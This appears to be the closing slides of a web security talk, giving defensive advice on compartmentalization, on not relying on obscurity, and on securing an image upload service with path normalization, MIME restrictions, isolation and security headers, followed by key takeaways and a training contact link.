 - Deny-by-default results in a functional bug, without causing a security issue
- Compartmentalize your applications to isolate sensitive features and data
 - Vulnerabilities in the main application do not automatically affect sensitive data
 - Easier to enforce stricter security controls on sensitive features
- Avoid security by obscurity as a primary defense
 - Always operate under the assumption that private resources become public
 - Obscurity works great as a secondary defense

SECURING THE IMAGE UPLOAD SERVICE

- Do not use untrusted input variables without making sure they are safe
 - Normalize the upload/download path and verify that it falls within expected boundaries
 - Restrict the acceptable MIME types of incoming/outgoing files
- Isolate the service from the main application (different system, different origin)
- Apply a defense-in-depth strategy
 - Configure security headers to help the browser apply restrictions
 - Configure filesystem permissions to avoid unauthorized reading/writing
- Deploy the service over HTTPS

KEY TAKEAWAYS

1

Origins play a crucial role in securing web applications

2

Third-party cookie blocking will have a massive impact

3

Leverage principles like compartmentalization and defense-in-depth



Thank you!

**Need training or security guidance?
Reach out to discuss how I can help**

<https://pragmaticwebsecurity.com>